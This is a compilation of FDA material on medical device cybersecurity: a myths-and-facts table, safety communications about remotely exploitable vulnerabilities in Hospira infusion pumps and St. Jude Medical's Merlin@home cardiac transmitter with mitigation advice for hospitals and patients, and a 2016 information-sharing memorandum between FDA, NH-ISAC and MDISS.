Dispelling the Myths	Understanding the Facts
The FDA is the only federal government agency responsible for the cybersecurity of medical devices.	The FDA works closely with several federal government agencies including the U.S. Department of Homeland Security (DHS), members of the private sector, medical device manufacturers, health care delivery organizations, security researchers, and end users to increase the security of the U.S. critical cyber infrastructure.
Cybersecurity for medical devices is optional.	Medical device manufacturers must comply with federal regulations. Part of those regulations, called quality system regulations (QSRs), requires that medical device manufacturers address all risks, including cybersecurity risk. The pre- and post- market cybersecurity guidances provide recommendations for meeting QSRs.
Medical device manufacturers can't update medical devices for cybersecurity.	Medical device manufacturers can always update a medical device for cybersecurity. In fact, the FDA does not typically need to review changes made to medical devices solely to strengthen cybersecurity.
Health care Delivery Organizations (HDOs) can't update and patch medical devices for cybersecurity.	The FDA recognizes that HDOs are responsible for implementing devices on their networks and may need to patch or change devices and/or supporting infrastructure to reduce security risks. Recognizing that changes require risk assessment, the FDA recommends working closely with medical device manufacturers to communicate changes that are necessary.
The FDA is responsible for the validation of software changes made to address cybersecurity vulnerabilities.	The medical device manufacturer is responsible for the validation of all software design changes, including computer software changes to address cybersecurity vulnerabilities.
The FDA tests medical devices for cybersecurity.	The FDA does not conduct premarket testing for medical products. Testing is the responsibility of the medical product manufacturer.
Companies that manufacture off-the-shelf (OTS) software used in medical devices are responsible for validating its secure use in medical devices.	The medical device manufacturer chooses to use OTS software, thus bearing responsibility for the security as well as the safe and effective performance of the medical device.

The FDA encourages medical device manufacturers to address cybersecurity risks to keep patients safe and better protect the public health. This includes monitoring, identifying, and addressing cybersecurity vulnerabilities in medical devices once they are on the market. Working collaboratively with industry and other federal government agencies, the FDA continues its efforts to ensure the safety and effectiveness of medical devices, at all stages in their lifecycle, in the face of potential cyber threats. Learn more about medical device cybersecurity on www.fda.gov/MedicalDevices/DigitalHealth/ucm373213.

Medical device cybersecurity is part of the FDA's broader digital health technology platform. To learn more about the FDA's efforts to advance digital health technology visit <http://www.fda.gov/MedicalDevices/DigitalHealth/default.htm>, or email digitalhealth@fda.hhs.gov.

Vulnerabilities of Hospira LifeCare PCA3 and PCA5 Infusion Pump Systems: FDA Safety Communication

Date Issued: May 13, 2015

Audience: Health care facilities using the Hospira LifeCare PCA3 and PCA5 Infusion Pump Systems

Devices: Hospira LifeCare PCA3 and PCA5 Infusion Pump Systems

Purpose:

The FDA is alerting users of the Hospira LifeCare PCA3 and PCA5 Infusion Pump Systems to security vulnerabilities with these pumps.

Summary of Problem and Scope:

The Hospira LifeCare PCA3 and PCA5 Infusion Pump Systems are computerized infusion pumps designed for the continuous delivery of anesthetic or therapeutic drugs. These systems can be programmed remotely through a health care facility's Ethernet or wireless network.

The FDA and Hospira have become aware of security vulnerabilities in Hospira's LifeCare PCA3 and PCA5 Infusion Pump Systems. An independent researcher has released information about these vulnerabilities, including software codes, which, if exploited, could allow an unauthorized user to interfere with the pump's functioning. An unauthorized user with malicious intent could access the pump remotely and modify the dosage it delivers, which could lead to over- or under-infusion of critical therapies.

The FDA is not aware of any patient adverse events or unauthorized device access related to these vulnerabilities.

Health care facilities can reduce the risk of unauthorized access by implementing the recommendations below.

Recommendations for Health Care Facilities:

- Follow the recommendations from the Industrial Control Systems Cyber Emergency Response Team (ICS-CERT) of the U.S. Department of Homeland in the May 13, 2015 Advisory **Hospira LifeCare PCA Infusion System Vulnerabilities (Update A)** (<https://ics-cert.us-cert.gov/advisories/ICSA-15-125-01A>). These recommendations include the following:

- Close Port 20/FTP and Port 23/TELNET and any other unused ports on your LifeCare PCA3 and PCA5 Infusion Pump Systems.
- Isolate the LifeCare PCA Infusion Pump System from your Internet and untrusted systems. If you must connect to a host network, ensure that the host network is isolated from the Internet.
- Use interrogation techniques, such as an MD5 checksum of key files, to identify if there have been any unauthorized changes to your LifeCare PCA Infusion Pump System.
- Maintain layered physical and logical security practices for environments operating medical devices.
- Use good design practices that include network segmentation. Use properly configured firewalls to selectively control and monitor traffic passed among the systems within your organization.
- Perform a risk assessment by examining the specific clinical use of the Hospira LifeCare PCA Infusion Pump System in your organization's environment to identify any potential impacts of the identified vulnerabilities. Use this risk assessment to help determine whether to maintain wireless connectivity between the Hospira LifeCare PCA Infusion Pump System and an isolated portion of your network, establish hard-wired connection between the system and your network, or to remove the system from the network.

CAUTION: Disconnecting the device will require drug libraries to be updated manually and data that is normally transmitted to MedNet from the device will not be available. Manual updates on each pump can be labor intensive and prone to entry error. If you adjust the drug-delivery settings on your Hopira LifeCare PCA Infusion Pump System manually, the FDA recommends that you verify the settings prior to starting an infusion.

- Look for and follow risk mitigation strategies outlined in an upcoming letter from Hospira to its customers. Customers can access the instructions and other risk mitigation measures via Hospira's **Advanced Knowledge Center (http://www.hospira.com/en/support_center/support_infusion_pumps_and_software/support_akc/)**.
- Follow the good cybersecurity hygiene practices outlined in the FDA Safety Communication **Cybersecurity for Medical Devices and Hospital Networks ([/MedicalDevices/Safety/AlertsandNotices/ucm356423.htm](http://www.fda.gov/MedicalDevices/Safety/AlertsandNotices/ucm356423.htm))**, posted in June 2013, including:
 - Restricting unauthorized access to the network and networked medical devices.
 - Making certain appropriate antivirus software and firewalls are up-to-date.
 - Monitoring network activity for unauthorized use.
 - Protecting individual network components through routine and periodic evaluation, including updating security patches and disabling all unnecessary ports and services.
 - Contacting the specific device manufacturer if you think you may have a cybersecurity problem related to a medical device. If you are unable to determine the manufacturer or cannot contact the manufacturer, the FDA and DHS ICS-CERT may be able to assist in vulnerability reporting and resolution.
 - Developing and evaluating strategies to maintain critical functionality during adverse conditions.

FDA Activities:

The FDA is actively investigating the situation based on current information and close engagement with Hospira and the Department of Homeland Security. As new information becomes available about patient risks and any additional steps users should take to secure these devices, the FDA will communicate publicly.

Reporting Problems to the FDA:

Prompt reporting of adverse events can help the FDA identify and better understand the risks associated with medical devices. Please review the ICS-CERT Advisory listed in the “Other Resources” section below. If you are experiencing problems with your device as described in that advisory, we encourage you to file a voluntary report through MedWatch, the FDA Safety Information and Adverse Event Reporting program.

Health care personnel employed by facilities that are subject to the FDA's user facility reporting requirements should follow the reporting procedures established by their facilities.

Other Resources:

[NCCIC/ICS-CERT Advisory \(https://ics-cert.us-cert.gov/advisories/ICSA-15-125-01A\)](https://ics-cert.us-cert.gov/advisories/ICSA-15-125-01A)

Contact Information:

For additional information or questions about the Hospira LifeCare PCA3 and PCA5 Infusion Pump Systems, contact Hospira at 800-241-4002.

If you have questions about this communication, please contact the Division of Industry and Consumer Education (DICE) at DICE@FDA.HHS.GOV, 800-638-2041 or 301-796-7100.

<u>More in Safety Communications (/MedicalDevices/Safety/AlertsandNotices/default.htm)</u>	
<u>2017 Safety Communications (/MedicalDevices/Safety/AlertsandNotices/ucm553873.htm)</u>	
<u>2016 Safety Communications (/MedicalDevices/Safety/AlertsandNotices/ucm553855.htm)</u>	
<u>2014 Safety Communications (/MedicalDevices/Safety/AlertsandNotices/ucm554139.htm)</u>	
<u>2013 Safety Communications (/MedicalDevices/Safety/AlertsandNotices/ucm554142.htm)</u>	
<u>Reducing Risks Associated with Medical Device Misconnections (/MedicalDevices/Safety/AlertsandNotices/TubingandLuerMisconnections/default.htm)</u>	▼

Cybersecurity Vulnerabilities of Hospira Symbiq Infusion System: FDA Safety Communication

Date Issued: July 31, 2015

Audience: Health care facilities using the Hospira Symbiq Infusion System

Device: Symbiq Infusion System, Version 3.13 and prior versions

The Hospira Symbiq Infusion System is a computerized pump designed for the continuous delivery of general infusion therapy for a broad patient population.

It is primarily used in hospitals, or other acute and non-acute health care facilities, such as nursing homes and outpatient care centers. This infusion system can communicate with a Hospital Information System (HIS) via a wired or wireless connection over facility network infrastructures.

Purpose:

The FDA is alerting users of the Hospira Symbiq Infusion System to cybersecurity vulnerabilities with this infusion pump. We strongly encourage that health care facilities transition to alternative infusion systems, and discontinue use of these pumps.

Summary of Problem and Scope:

The FDA, the U.S. Department of Homeland Security's Industrial Control Systems Cyber Emergency Response Team (ICS-CERT), and Hospira are aware of cybersecurity vulnerabilities associated with the Symbiq Infusion System.

Hospira and an independent researcher confirmed that Hospira's Symbiq Infusion System could be accessed remotely through a hospital's network. This could allow an unauthorized user to control the device and change the dosage the pump delivers, which could lead to over- or under-infusion of critical patient therapies. The FDA and Hospira are currently not aware of any patient adverse events or unauthorized access of a Symbiq Infusion System in a health care setting.

Hospira has discontinued the manufacture and distribution of the Symbiq Infusion System, due to unrelated issues, and is working with customers to transition to alternative systems. However, due to recent cybersecurity concerns, the FDA strongly encourages health care facilities to begin transitioning to alternative infusion systems as soon as possible.

Recommendations for Health Care Facilities:

While transitioning to an alternative infusion system, consider taking the following steps to reduce the risk of unauthorized system access:

- Disconnect the affected product from the network.

CAUTION: Disconnecting the affected product from the network will have operational impacts. Disconnecting the device will require drug libraries to be updated manually. Manual updates to each pump can be labor intensive and prone to entry error.

- Ensure that unused ports are closed, including Port 20/FTP and Port 23/TELNET.
- Monitor and log all network traffic attempting to reach the affected product via Port 20/FTP, Port 23/TELNET and Port 8443. Contact Hospira's technical support to change the default password used to access Port 8443 or close it.

While these infusion pumps are currently not available for purchase through Hospira, the FDA is aware that the Symbiq Infusion System is potentially available for purchase from third parties not associated with Hospira. The FDA strongly discourages the purchase of the Symbiq Infusion System from these parties. The FDA recommends health care facilities follow the good cybersecurity hygiene practices outlined in the FDA Safety Communication **Cybersecurity for Medical Devices and Hospital Networks (/MedicalDevices/Safety/AlertsandNotices/ucm356423.htm)**, posted in June 2013.

FDA Activities:

The FDA is actively investigating the situation based on current information. If new information becomes available about patient risks and any additional steps users should take, the FDA will communicate such information publicly.

Reporting Problems to the FDA:

Prompt reporting of adverse events can help the FDA identify and better understand the risks associated with medical devices. If you are experiencing problems with your device, we encourage you to file a voluntary report through **MedWatch, the FDA Safety Information and Adverse Event Reporting program (/Safety/MedWatch/HowToReport/ucm2007306.htm)**.

Health care personnel employed by facilities that are subject to the **FDA's user facility reporting requirements (/MedicalDevices/DeviceRegulationandGuidance/PostmarketRequirements/ReportingAdverseEvents/ucm2005737.htm)** should follow the reporting procedures established by their facilities.

Device manufacturers must comply with the **Medical Device Reporting (MDR) regulations (http://www.accessdata.fda.gov/scripts/cdrh/cfdocs/cfcfr/CFRSearch.cfm?CFRPart=803)**.

Other Resources:

ICS-CERT communicated these Symbiq cybersecurity concerns in a **safety advisory (https://ics-cert.us-cert.gov/advisories/ICSA-15-174-01)** issued on June 23, 2015 and updated on July 21, 2015.

Hospira issued two communications on their website: **Reported Symbiq Cybersecurity Vulnerabilities (http://www.hospira.com/en/about_hospira/newsroom/cybersecurity/cybersecurity_vulnerabilities)**  (**http://www.fda.gov/AboutFDA/AboutThisWebsite/WebsitePolicies/Dis-**

[claimers/default.htm](http://www.hospira.com/en/about_hospira/newsroom/cybersecurity)) and [Infusion Device Cybersecurity \(http://www.hospira.com/en/about_hospira/newsroom/cybersecurity\)](http://www.hospira.com/en/about_hospira/newsroom/cybersecurity) 
(<http://www.fda.gov/AboutFDA/AboutThisWebsite/WebsitePolicies/Disclaimers/default.htm>).

ICS-CERT also references Symbiq Infusion System cybersecurity issues in this safety advisory: [ICS-CERT Advisory: Hospira Plum A+ and Symbiq Infusion Systems Vulnerabilities \(ICSA-15-161-01\)](https://ics-cert.us-cert.gov/advisories/ICSA-15-161-01) (<https://ics-cert.us-cert.gov/advisories/ICSA-15-161-01>).

In June 2013, the FDA published a [Safety Communication on Cybersecurity for Medical Devices and Hospital Networks \(/MedicalDevices/Safety/AlertsandNotices/ucm356423.htm\)](/MedicalDevices/Safety/AlertsandNotices/ucm356423.htm).

Contact Information:

For additional information or questions about the Symbiq Infusion System, contact Hospira's technical support at 1-800-241-4002.

If you have questions about this communication, please contact the Division of Industry and Consumer Education (DICE) at [DICE@FDA.HHS.GOV \(mailto:DICE@FDA.HHS.GOV\)](mailto:DICE@FDA.HHS.GOV), 800-638-2041 or 301-796-7100.

More in Safety Communications (/MedicalDevices/Safety/AlertsandNotices/default.htm)	
2017 Safety Communications (/MedicalDevices/Safety/AlertsandNotices/ucm553873.htm)	
2016 Safety Communications (/MedicalDevices/Safety/AlertsandNotices/ucm553855.htm)	
2014 Safety Communications (/MedicalDevices/Safety/AlertsandNotices/ucm554139.htm)	
2013 Safety Communications (/MedicalDevices/Safety/AlertsandNotices/ucm554142.htm)	
Reducing Risks Associated with Medical Device Misconnections (/MedicalDevices/Safety/AlertsandNotices/TubingandLuerMisconnections/default.htm)	▼

Cybersecurity Vulnerabilities Identified in St. Jude Medical's Implantable Cardiac Devices and Merlin@home Transmitter: FDA Safety Communication

Date Issued:

January 9, 2017

Audience:

- Patients with a radio frequency (RF)-enabled St. Jude Medical implantable cardiac device and corresponding Merlin@home Transmitter
- Caregivers of patients with an RF-enabled St. Jude Medical implantable cardiac device and corresponding Merlin@home Transmitter
- Cardiologists, electrophysiologists, cardiothoracic surgeons, and primary care physicians treating patients with heart failure or heart rhythm problems using an RF-enabled St. Jude Medical implantable cardiac device and corresponding Merlin@home Transmitter

Medical Specialties:

Cardiac Electrophysiology, Cardiology, Cardiothoracic Surgery, Heart Failure

Device:

St. Jude Medical implantable cardiac devices (pacemakers, defibrillators, and resynchronization devices) provide pacing for slow heart rhythms and electrical shock or pacing to stop dangerously fast heart rhythms. These cardiac devices are implanted under the skin in the upper chest area with connecting insulated wires called "leads" that go into the heart. A patient may need an implantable cardiac device if their heartbeat is too slow (bradycardia), too fast (tachycardia), or needs coordination to treat heart failure.

The St. Jude Medical Merlin@home Transmitter uses a home monitor that transmits and receives RF signals used to wirelessly connect to the patient's implanted cardiac device and read the data stored on the device. The transmitter, located in the patient's home, sends the patient's data to his or her physician(s) via the Merlin.net Patient Care Network using a continuous landline, cellular, or wireless ("wi-fi") Internet connection.

When connected to the Merlin.net Patient Care Network, patients can direct their data to be uploaded or it can be automatically uploaded. Uploading a patient's data to the Merlin.net Patient Care Network allows his or her physician(s) to more frequently receive, assess, and monitor the patient's implantable cardiac device's function, which supports patient safety, and may reduce the number of in-office visits a patient needs.

Purpose:

The FDA is providing information and recommendations regarding St. Jude Medical's radio frequency (RF)-enabled implantable cardiac devices and Merlin@home Transmitter to reduce the risk of patient harm due to cybersecurity vulnerabilities.

For the purposes of this safety communication, cybersecurity—also sometimes referred to as "information security"—focuses on protecting patients' medical devices and their associated computers, networks, programs, and data from unintended or unauthorized access, change, or destruction.

Summary of Problem and Scope:

Many medical devices—including St. Jude Medical's implantable cardiac devices—contain configurable embedded computer systems that can be vulnerable to cybersecurity intrusions and exploits. As medical devices become increasingly interconnected via the Internet, hospital networks, other medical devices, and smartphones, there is an increased risk of exploitation of cybersecurity vulnerabilities, some of which could affect how a medical device operates.

The FDA has reviewed information concerning potential cybersecurity vulnerabilities associated with St. Jude Medical's Merlin@home Transmitter and has confirmed that these vulnerabilities, if exploited, could allow an unauthorized user, i.e., someone other than the patient's physician, to remotely access a patient's RF-enabled implanted cardiac device by altering the Merlin@home Transmitter. The altered Merlin@home Transmitter could then be used to modify programming commands to the implanted device, which could result in rapid battery depletion and/or administration of inappropriate pacing or shocks.

There have been no reports of patient harm related to these cybersecurity vulnerabilities.

To improve patient safety, St. Jude Medical has developed and validated a software patch for the Merlin@home Transmitter that addresses and reduces the risk of specific cybersecurity vulnerabilities. The patch, which will be available beginning **January 9, 2017**, will be applied automatically to the Merlin@home Transmitter. Patients and patient caregivers only need to make sure their Merlin@home Transmitter remains plugged in and connected to the Merlin.net network to receive the patch.

The FDA has reviewed St. Jude Medical's software patch to ensure that it addresses the greatest risks posed by these cybersecurity vulnerabilities, and reduces the risk of exploitation and subsequent patient harm. The FDA conducted an assessment of the benefits and risks of using the Merlin@home Transmitter, and has determined that the health benefits to patients from continued use of the device outweigh the cybersecurity risks.

Recommendations for Health Care Providers:

- Continue to conduct in-office follow-up, per normal routine, with patients who have an implantable cardiac device that is monitored using the Merlin@home Transmitter.
- Remind patients to keep their Merlin@home Transmitter connected as this will ensure that patients' devices receive the necessary patches and updates.
- Contact St. Jude Medical's Merlin@home customer service at 1-877-My-Merlin (1-877-696-3754), or visit www.sjm.com/Merlin (<http://www.sjm.com/Merlin>) (<http://www.fda.gov/AboutFDA/AboutThisWebsite/WebsitePolicies/Disclaimers/default.htm>) for answers to questions and additional information regarding St. Jude Medical's implantable cardiac devices, or the Merlin@home Transmitter.

Recommendations for Patients and Caregivers:

- Follow the labeling instructions provided with your Merlin@home Transmitter. Keeping your monitor connected as directed will ensure your monitor receives necessary updates and patches. Keep in mind that although all connected medical devices, including this one, carry certain risks, the FDA has determined that the benefits to patients from continued use of the device outweigh the risks.
- Consult with your physician(s) for routine care and follow-up. Your ongoing medical management should be individualized based on your medical history and clinical condition.
- Visit www.sjm.com/Merlin (<http://www.sjm.com/Merlin>) (<http://www.fda.gov/AboutFDA/AboutThisWebsite/WebsitePolicies/Disclaimers/default.htm>), or contact St. Jude Medical's Merlin@home customer service at 1-877-My-Merlin (1-877-696-3754) for additional information, or if you have any questions or issues regarding your St. Jude Medical implantable cardiac device, or your Merlin@home Transmitter.
- Seek immediate medical attention if you have symptoms of lightheadedness, dizziness, loss of consciousness, chest pain, or severe shortness of breath.

FDA Actions:

The FDA will continue to assess new information concerning the cybersecurity of St. Jude Medical's implantable cardiac devices and the Merlin@home Transmitter, and will keep the public informed if the FDA's recommendations change.

The FDA reminds patients, patient caregivers, and health care providers that any medical device connected to a communications network (e.g. wi-fi, public or home Internet) may have cybersecurity vulnerabilities that could be exploited by unauthorized users. The increased use of wireless technology and software in medical devices, however, can also often offer safer, more efficient, convenient and timely health care delivery.

The FDA will continue its work with manufacturers and health care delivery organizations—as well as security researchers and other government agencies—to develop and implement solutions to address cybersecurity issues throughout a device's total product lifecycle. The FDA takes reports of vulnerabilities in medical devices very seriously and has issued [recommendations to manufacturers \(\(downloads/MedicalDevices/DeviceRegulationandGuidance/GuidanceDocuments/UCM482022.pdf\)\)](#) for continued monitoring, reporting, and remediation of medical device cybersecurity vulnerabilities.

Reporting Problems to the FDA:

Prompt reporting of adverse events can help the FDA identify and better understand the risks related to the use of medical devices. If you suspect or experience a problem with these devices, we encourage you to file a voluntary report through **MedWatch, the FDA Safety Information and Adverse Event Reporting program (/Safety/MedWatch/HowToReport/default.htm)**. Health care personnel employed by facilities that are subject to the **FDA's user facility reporting requirements (/MedicalDevices/DeviceRegulationandGuidance/PostmarketRequirements/ReportingAdverseEvents/default.htm)** should follow the reporting procedures established by their facilities.

Additional Resources:

- **St. Jude Medical Press Release: St. Jude Medical Announces Cybersecurity Updates (January 9, 2017) (http://media.sjm.com/newsroom/news-releases/news-releases-details/2017/St-Jude-Medical-Announces-Cybersecurity-Updates/default.aspx)  (http://www.fda.gov/AboutFDA/AboutThisWebsite/WebsitePolicies/Disclaimers/default.htm)**
- **Department of Homeland Security NCCIC/ICS-CERT Medical Device Advisory: St. Jude Merlin@home Transmitter Vulnerability (https://ics-cert.us-cert.gov/advisories/ICSMA-17-009-01)  (http://www.fda.gov/AboutFDA/AboutThisWebsite/WebsitePolicies/Disclaimers/default.htm)**
- **St. Jude Medical's Merlin.net Patient Care Network (https://www.sjm.com/en/patients/arrhythmias/our-solutions/remote-monitoring/merlin-net-pcn)  (http://www.fda.gov/AboutFDA/AboutThisWebsite/WebsitePolicies/Disclaimers/default.htm)**
- **FDA Final Guidance on Postmarket Management of Cybersecurity in Medical Devices (/downloads/MedicalDevices/DeviceRegulationandGuidance/GuidanceDocuments/UCM482022.pdf)**

Contact Information:

If you have questions about this communication, please contact the **Division of Industry and Consumer Education (DICE) (/MedicalDevices/DeviceRegulationandGuidance/ContactDivisionofIndustryandConsumerEducation/default.htm)** at **DICE@FDA.HHS.GOV (mailto:DICE@FDA.HHS.GOV)**, 800-638-2041 or 301-796-7100.

More in Safety Communications
(/MedicalDevices/Safety/AlertsandNotices/default.htm)

2017 Safety Communications (/MedicalDevices/Safety/AlertsandNotices/ucm553873.htm)

2016 Safety Communications (/MedicalDevices/Safety/AlertsandNotices/ucm553855.htm)

2014 Safety Communications (/MedicalDevices/Safety/AlertsandNotices/ucm554139.htm)

2013 Safety Communications (/MedicalDevices/Safety/AlertsandNotices/ucm554142.htm)

Reducing Risks Associated with Medical Device Misconnections
(/MedicalDevices/Safety/AlertsandNotices/TubingandLuerMisconnections/default.htm)



225-16-024

MEMORANDUM OF UNDERSTANDING
BETWEEN THE NATIONAL HEALTH INFORMATION SHARING & ANALYSIS CENTER, INC. (NH-ISAC),
Medical Device Innovation, Safety and Security Consortium (MDISS)
AND THE
U.S. FOOD AND DRUG ADMINISTRATION
CENTER FOR DEVICES AND RADIOLOGICAL HEALTH

I. Purpose:

The United States Food and Drug Administration (FDA)'s Center for Devices and Radiological Health (CDRH) and The National Health Information Sharing & Analysis Center, Inc. (NH-ISAC) and The Medical Device Innovation, Safety and Security Consortium (MDISS) have a shared interest in encouraging the identification, mitigation, and prevention of cybersecurity threats to medical devices. FDA, NH-ISAC and MDISS are each referred to individually as a "Party" and collectively as the "Parties." This Memorandum of Understanding (MOU) establishes the terms for collaboration to promote this shared interest. This MOU supersedes MOU 225-14-0019 that had been previously executed on August 26, 2014, between FDA and NH-ISAC.

II. Background:

1. FDA is authorized to enforce the Federal Food, Drug, and Cosmetic Act ("the Act") as amended (21 U.S.C. 301). In fulfilling its responsibilities under the Act, FDA among other things, directs its activities toward promoting and protecting the public health by ensuring the safety, efficacy, and security of drugs, biological products, veterinary products, medical devices and radiological products and the safety and security of foods and cosmetics. CDRH is responsible for assuring that patients and providers have timely and continued access to safe, effective, and high-quality medical devices and safe radiation-emitting products. To accomplish its mission, FDA takes efforts to stay abreast of the latest technological advances and developments in research by communicating with stakeholders about complex scientific and public health issues.

2. NH-ISAC, a member owned non-profit organization, is the Information Sharing and Analysis Center (ISAC) for the nation's healthcare and public health critical infrastructure, recognized by the U.S. Department of Health and Human Services (HHS), the HHS Health Sector Coordinating Council (SCC), the US Department of Homeland Security (DHS), the National Council of ISACs (representing all the nation's critical infrastructures ISACs), intelligence agencies, law enforcement and the health sector.

NH-ISAC is a member-driven system of security intelligence information exchange among trusted entities for the purposes of providing members with actionable cybersecurity for intelligence situational awareness, information sharing capabilities supporting effective countermeasure solutions, and coordinated cybersecurity incident response. As a non-profit organization, NH-ISAC represents a trusted community comprised of national healthcare and public health critical infrastructure owners and operators and the organizations supporting the health sector.

The mission of the NH-ISAC is to foster, enable and preserve the public trust by advancing health sector physical and cybersecurity resilience and the ability to prepare for and respond to threats and vulnerabilities.

3. MDISS is an initiative of the non-profit Foundation for Innovation, Translation and Safety Science (FITSS). MDISS is a member-driven collaborative and inclusive nonprofit organization committed to advancing quality health care with a focus on cyber security of health technology including medical devices. The MDISS organization and its programs develop and deliver best practices in public health, safety science and cyber physical system security to address the complex challenges associated with cybersecurity risk of healthcare technology and its impact on patient safety and privacy. MDISS medical device stakeholders include providers, payers, manufacturers, universities, government agencies, technology companies, individuals, patients, patient advocates and associations.

MDISS and NHISAC collaborations deliver important synergies that enable scalable public health programs, at the national and international levels, that contribute to safer medical devices, healthcare delivery organizations and critical infrastructure. This includes but is not limited to the National Healthcare Technology Cyber Surveillance and Safety Network.

4. Executive Order 13636 articulates that cyber threats continue to grow and are one of the most serious threats to national security. Furthermore, Presidential Policy Directive 21 tasks federal government entities with the responsibility to strengthen the security and resilience of critical infrastructure (e.g. the Healthcare and Public Health sector) against physical and cyber threats such that these efforts reduce vulnerabilities, minimize consequences, and identify and disrupt threats. As part of sector-specific cybersecurity initiatives, CDRH seeks to create a collaborative information-sharing environment and decision framework that reduces risks to the public's health and allows rapid sharing of medical device vulnerabilities, threats, and mitigations within the hospital and healthcare ecosystem.

The NH-ISAC, given its unique position as a non-profit organization, and its recognition by DHS, HHS, and Healthcare SCC as the ISAC for the Healthcare and Public Health (HPH) Sector, is an essential partner in developing this collaborative information-sharing environment and decision framework. By leveraging the relationships that the NH-ISAC has already developed with public and private sector stakeholders, it will be able to develop the specialized knowledge, processes and analytical capabilities needed to assess and drive cybersecurity vulnerability mitigation in the HPH sector.

The MDISS stakeholder community has developed important trusted relationships as well as critical technical, policy and healthcare delivery expertise related to cybersecurity of healthcare technology. By framing healthcare technology cybersecurity as a public health challenge, MDISS, in collaboration with NH-ISAC, the FDA and other key stakeholders, has been able to leverage public health best practices to design and deploy collaborative information systems to support medical device risk assessment, surveillance and threat intelligence, and vulnerability information sharing.

III. Goals of Collaboration:

1. Create an environment that fosters stakeholder collaboration and communication, and encourages the sharing of information about cybersecurity vulnerabilities that may affect the safety, effectiveness and security of the medical devices, and/or the integrity and security of the surrounding healthcare IT infrastructure. Ultimately, exploited vulnerabilities may have downstream public health and patient safety consequences.
2. Develop awareness of the Framework for Improving Critical Infrastructure Cybersecurity (developed by the National Institute for Standards and Technology, herein referred to as NIST, with collective input from other government agencies and the private sector), and enable HPH sector stakeholders to successfully adapt and operationalize the framework for their organizations and products.
3. Encourage stakeholders within the HPH Sector, to develop innovative strategies to assess and mitigate cybersecurity vulnerabilities that affect their products.
4. Build a foundation of trust within the HPH community (including but not limited to medical device manufacturers, end user facilities, providers and healthcare organizations) so that all healthcare technology and medical device stakeholders can directly benefit from the sharing of cybersecurity vulnerability- and/or threat information identified within the HPH Sector, as well as intelligence feeds from other Critical Infrastructure Sectors that may secondarily affect healthcare and the public

health. Gaining timely situational awareness of cybersecurity vulnerabilities that can have negative consequences for patient safety provides stakeholders with an opportunity to share solutions in advance of potential harm and possibly prevent economic or 'brand' damage. It would further enable owners and operators of critical infrastructure to proactively take appropriate measures to strengthen cybersecurity within the HPH sector with accuracy and agility.

IV. Substance of the Agreement:

1. FDA intends to establish a mechanism by which information regarding cybersecurity vulnerabilities and threats can be shared with the NH-ISAC and MDISS. This MOU does not authorize, and FDA does not intend to, share any confidential commercial, trade secret, or personal privacy information with NH-ISAC or MDISS pursuant to this MOU.
2. NH-ISAC and MDISS intend to work with their members to establish a mechanism by which cybersecurity vulnerabilities relevant to medical devices are shared with FDA, such that the existing agreements among NH-ISAC and MDISS members will not be infringed upon.
3. The parties intend to work together to establish how stakeholders can interface with FDA regarding medical device or healthcare cybersecurity vulnerability information-sharing. This collaboration will help inform a common understanding of that risk threshold upon which exploit of a vulnerability might impact on patient safety and/or public health. This includes but is not limited to the (a) NH-ISAC-MDISS collaborative Information Sharing and Analysis Organization (ISAO) function in support of the FDA post-market guidance (Ref) and (b) National Healthcare Technology Cyber Surveillance and Safety Network.
4. The parties intend to collaborate to develop a shared understanding of the risks posed by cybersecurity vulnerabilities to medical devices. The parties also intend to foster the development of a shared risk assessment framework to enable stakeholders to consistently and efficiently assess patient safety and public health risks associated with identified cybersecurity vulnerabilities and take timely, appropriate action to mitigate the risks. This approach will also enable stakeholders to provide timely situational awareness to the HPH community and take efforts to preemptively address the cybersecurity vulnerability through appropriate mitigation and/or remediation before it impacts the safety, effectiveness or security of medical devices, or the integrity/security of the Healthcare IT infrastructure.
5. Each Party will establish a principal point of contact to facilitate the actions carried out under this MOU.

V. General Provisions:

1. This MOU represents the broad outline of the Parties' intention to collaborate in areas of mutual interest. All activities that may be undertaken by this MOU are subject to the availability of personnel, resources, and funds. This MOU does not affect or supersede any existing or future understandings or arrangements between the Parties and does not affect the ability of the Parties to enter into other understandings or arrangements related to this MOU. This MOU does not create binding, enforceable obligations against any Party. This MOU and all associated agreements will be subject to the applicable policies, rules, regulations, and statutes under which FDA, the NH-ISAC and MDISS operate.
2. Data Sharing Guidelines: The Parties may enter into separate Confidential Disclosure Agreements (CDAs) pertaining to certain data and information shared in accordance with this MOU. In accordance with applicable law and regulations, including, but not limited to, 21 U.S.C. 331(j), 21 U.S.C. 360j(c), 18 U.S.C. 1905, 21 CFR 20.61 and 20.63, FDA will not share any confidential commercial information, trade secrets, or personal privacy information with NH-ISAC or MDISS pursuant to this MOU.

VI. Liaison Officers:

A. For the NH-ISAC

Denise Anderson
President/CEO
NH-ISAC
Global Institute for Cybersecurity and Research
NASA/Kennedy Space Center, NASA Parkway West
State Road 405, Building M6-306
Kennedy Space Center, FL 32899
danderson@nhisac.org (<mailto:dkobza@nhisac.org>)

B. For the Food and Drug Administration

Suzanne B. Schwartz, MD, MBA
Associate Director for Science and Strategic Partnerships
Center for Devices and Radiological Health
Food and Drug Administration
10903 New Hampshire Avenue
Building 66, Room 5434
Silver Spring, MD 20993
301-796-6937
suzanne.schwartz@fda.hhs.gov (<mailto:suzanne.schwartz@fda.hhs.gov>)

or

Seth Carmody, PhD
Senior Project Manager for Cybersecurity
Emergency Preparedness/Operations and Medical Countermeasures (EMCM) Program
Center for Devices and Radiological Health
Food and Drug Administration
10903 New Hampshire Avenue
Building 66, Room 4652
301-796-6944 Seth.carmody@fda.hhs.gov

C. For Medical Device Innovation, Safety and Security (MDISS) Consortium

Dale Nordenberg, MD
Executive Director
3620 Oxford Ave, Suite 3A
Bronx, NY 10463
dalenordenberg@mdiss.org (<mailto:dalenordenberg@mdiss.org>)

Each Party may designate new liaisons at any time by notifying the other Party's administrative liaison in writing. If, at any time, an individual designated as a liaison under this agreement becomes unavailable to fulfill those functions, the Parties will name a new liaison within two (2) weeks and notify the other Party through the designated administrative liaison.

VII. Term, Termination, and Modification:

This agreement, when accepted by all participating Parties, will have an effective period of performance of five (5) years from the date of the latest signature and may be modified or terminated by mutual written consent by both Parties or may be terminated by either Party upon a thirty (30) day advance written notice to the other.

APPROVED AND ACCEPTED

NH-ISAC

Denise Anderson
President/CEO
September 2016

APPROVED AND ACCEPTED
MDISS

Dale Nordenberg, MD
Executive Director
September 2016

APPROVED AND ACCEPTED
FOOD AND DRUG ADMINISTRATION

Jeffrey Shuren, M.D., J.D.
Director
Center for Devices and Radiological Health
September 2016

More in Domestic MOUs

